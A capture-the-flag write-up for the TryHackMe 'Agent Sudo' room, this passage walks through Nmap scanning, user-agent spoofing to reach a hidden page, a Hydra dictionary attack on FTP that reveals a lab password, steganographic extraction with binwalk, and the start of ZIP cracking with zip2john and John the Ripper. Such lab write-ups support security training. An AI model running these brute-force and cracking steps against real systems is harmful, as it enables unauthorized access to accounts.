TryHackMe - Agent Sudo Room Writeup

Motasm Elsayed

Contents

Figure 1: Challenge official cover

Challenge description: This challenge is a bit tricky and tests your knowledge of enumerating network protocols such as HTTP, FTP and SSH, conducting network-based password dictionary attacks using tools such as **Hydra**, using steganography tools and techniques such as **Binwalk**, **Stegseek**, cracking passwords of ZIP files using the well-known **JohnTheRipper** tool, and escalating your privileges on the target system by exploiting the vulnerable sudo version **(CVE-2019-14287)**.


Challenge category: Network Security - Password Dictionary Attack - Steganography - Privilege Escalation.

Challenge link: Agent Sudo

Information Gathering

To find the open ports and the services exposed on the target system, we need to enumerate the provided `Target_IP` using **Nmap**.

Nmap Scan



```
└─# nmap -sV -sC -Pn -n 10.10.59.212
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-17 07:27 +03
Nmap scan report for 10.10.59.212
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.56 seconds
```


Figure 2: Nmap result

From the above output, we can find that ports **21**, **22**, and **80** are open. These are the well-known ports for **FTP**, **SSH**, and **HTTP** services respectively.

Task 1: How many open ports?

From the Nmap scan, the answer is 3 ports.

Enumerating the HTTP Service



Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R


Figure 3: Website home page

When we open the website using our browser at the home page there's a message that says: *"Use your own codename as user-agent to access the site."* So it means that to access the hidden page or the site we need to change the HTTP user-agent header field.

Well! But what is the codename we should use?!

It's obvious that the codenames used here are the first letter of the agents' names like: "Agent R". So let's figure out the codename we should use.

Well! The following is the normal response we get from the server when we use the default User-Agent:




```
GET / HTTP/1.1
Host: 10.10.59.212
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sat, 17 Feb 2024 04:35:52 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 218
Connection: close
Content-Type: text/html; charset=UTF-8


<!DocType html>
<html>
  <head>
    <title>
      Annoucement
    </title>
  </head>
```

Figure 4: Capturing the Response Header using Burpsuite

Let's change the User-Agent and set it to "R" for instance:



```
GET / HTTP/1.1
Host: 10.10.59.212
User-Agent: R
Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Sat, 17 Feb 2024 04:36:34 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 310
Connection: close
Content-Type: text/html; charset=UTF-8

What are you doing! Are you one of the 25
employees? If not, I going to report this
incident
<!DocType html>
<html>
  <head>
    <title>
      Annoucement
    </title>
  </head>
```

Figure 5: Capturing the Response Header using Burpsuite

Alright! After changing the User-Agent and using the codename "R" we got the above response.

From the above response, we figured out that there are 25 employees, and for sure our target agent is one of them.

After trying some Capital letters, we figured out that the target agent codename is the capital letter "C":




```
GET / HTTP/1.1
Host: 10.10.59.212
User-Agent: C
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1

```

```
HTTP/1.1 302 Found
Date: Sat, 17 Feb 2024 04:40:32 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: agent_C_attention.php
Content-Length: 218
Connection: close
Content-Type: text/html; charset=UTF-8


<!DocType html>
<html>
  <head>
    <title>
      Annoucement
    </title>
  </head>
```

Figure 6: Follow Redirection

After following the redirections:



```
GET /agent_C_attention.php HTTP/1.1
Host: 10.10.59.212
User-Agent: C
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Referer: http://10.10.59.212/

```

```
HTTP/1.1 200 OK
Date: Sat, 17 Feb 2024 04:41:00 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 177
Connection: close
Content-Type: text/html; charset=UTF-8

Attention chris, <br>
<br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br>
<br>

From,<br>
Agent R

```

Figure 7: Attention Chris

Well done! From the specially crafted HTTP Response, we got the agent's name `Chris` and also we figured out that his *"password is weak!"* That's great!

Task 2: How do you redirect yourself to a secret page?

We redirected ourselves to the secret page by changing the user-agent, so the answer is `user-agent`
.


Task 3: What is the agent's name?

The agent's name is `chris`.

Conducting Password Dictionary Attack using Hydra

To get the FTP password of the user `chris` we need to use **Hydra** to retrieve the password by conducting a password dictionary attack. We used the following command to do so:

```
$ hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.59.212
```



```
└─# hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.59.212
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 07:45:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.59.212:21/
[STATUS] 148.00 tries/min, 148 tries in 00:01h, 14344251 to do in 1615:21h, 16 active
[21][ftp] host: 10.10.59.212   login: chris   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 07:47:03
```

Figure 8: Password Dictionary Attack using Hydra


Well done! **Hydra** has successfully found a valid password for the user `chris`!

Task 4: FTP password

Follow the previous section to find the answer.

Enumerating the FTP Service


Well! Now we have valid credentials we could use to access the FTP server, so let's do so:



```
└─# ftp 10.10.59.212
Connected to 10.10.59.212.
220 (vsFTPd 3.0.3)
Name (10.10.59.212:kali): chris
331 Please specify the password.  login: chris   password: crystal
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||42426|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Oct 29  2019 .
drwxr-xr-x    2 0        0            4096 Oct 29  2019 ..
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
```

Figure 9: FTP Enumeration


After logging into the FTP server and listing the shared files, let's download the shared files to further investigate them.



```
ftp> mget *
mget To_agentJ.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||40695|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |***********************************************************************|   217        1.07 MiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.43 KiB/s)
mget cute-alien.jpg [anpqy?]? y
229 Entering Extended Passive Mode (|||24174|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |***********************************************************************| 33143      131.77 KiB/s    00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (91.04 KiB/s)
mget cutie.png [anpqy?]? y
229 Entering Extended Passive Mode (|||9583|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |***********************************************************************| 34842      140.45 KiB/s    00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (106.67 KiB/s)
```

Figure 10: FTP Enumeration

To_agent_J.txt



```
└─# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is
somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

Figure 11: To_agent_J.txt file


Fine! From this sentence, we can find out that one of the downloaded pictures is the one that contains hidden data and the login password of `agent J`. This means that steganography techniques have been used!

Steganography

Binwalk cutie.png

To find out if the picture *"cutie.png"* contains hidden data, we used the **Binwalk** tool with the following command:

```
$ binwalk cutie.png
```




```
└─# binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agent
R.txt
34820         0x8804          End of Zip archive, footer length: 22
```

Figure 12: Binwalk cutie.png

Alright! we were true, the *"cutie.png"* file contains a hidden zip file.

So to extract the hidden data from the fake picture "cutie.png", we used the **Binwalk** tool with the following command:


```
$ binwalk -e cutie.png --run-as=root
```



```
└─# binwalk -e cutie.png --run-as=root

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agent
R.txt
34820         0x8804          End of Zip archive, footer length: 22
```

Figure 13: Binwalk -e cutie.png

Listing the extracted content by Binwalk:



```
└─# ls -la _cutie.png.extracted
total 324
drwxr-xr-x  2 root root   4096 Feb 17 07:55 .
drwx------ 26 kali kali   4096 Feb 17 07:55 ..
-rw-r--r--  1 root root 279312 Feb 17 07:55 365
-rw-r--r--  1 root root  33973 Feb 17 07:55 365.zlib
-rw-r--r--  1 root root    280 Feb 17 07:55 8702.zip
-rw-r--r--  1 root root      0 Oct 29  2019 To_agentR.txt
```

Figure 14: Binwalk -e cutie.png


Task 5: Zip file password

Well! To unzip the *"8702.zip"* file we need to retrieve or crack the password of the ZIP file. To do so, we can use the well-known **JohnTheRipper** tool to crack the password.

To use **JTR** to crack the ZIP file password, we need to make it in a format that **JTR** can handle, so we will use a Python script called zip2john that helps us do so.

You can find zip2john on Kali Linux at the following path: /usr/sbin/zip2john

The output of /usr/sbin/zip2john 8702.zip looks like the following:



```
└─# /usr/sbin/zip2john 8702.zip
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe
51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0f91c0b5e64e*4969f382486cb6
767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip
```


Figure 15: zip2john tool

But we are gonna redirect the output to a txt file to use it later with **JTR**

```
$ /usr/sbin/zip2john 8702.zip > zip2john_hash
```

Great! Now it's time to crack the hash using **JohnTheRipper**, we did so using the following command:

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip2john_hash
```



```
